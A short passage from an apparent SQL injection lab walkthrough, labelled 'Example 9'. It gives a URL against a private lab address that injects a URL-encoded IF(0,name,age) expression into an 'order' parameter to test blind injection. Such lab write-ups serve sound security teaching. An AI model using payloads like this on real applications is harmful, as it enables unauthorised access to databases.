
**Example 9**

****

This example is similar to the previous one, used *IF* statement which is encoded.

The url as follows.

[**http://192.168.43.43/sqli/example9.php?order=name%20or%20IF%280,name,age%29**](http://192.168.43.43/sqli/example9.php?order=name%20or%20IF%280,name,age%29)

****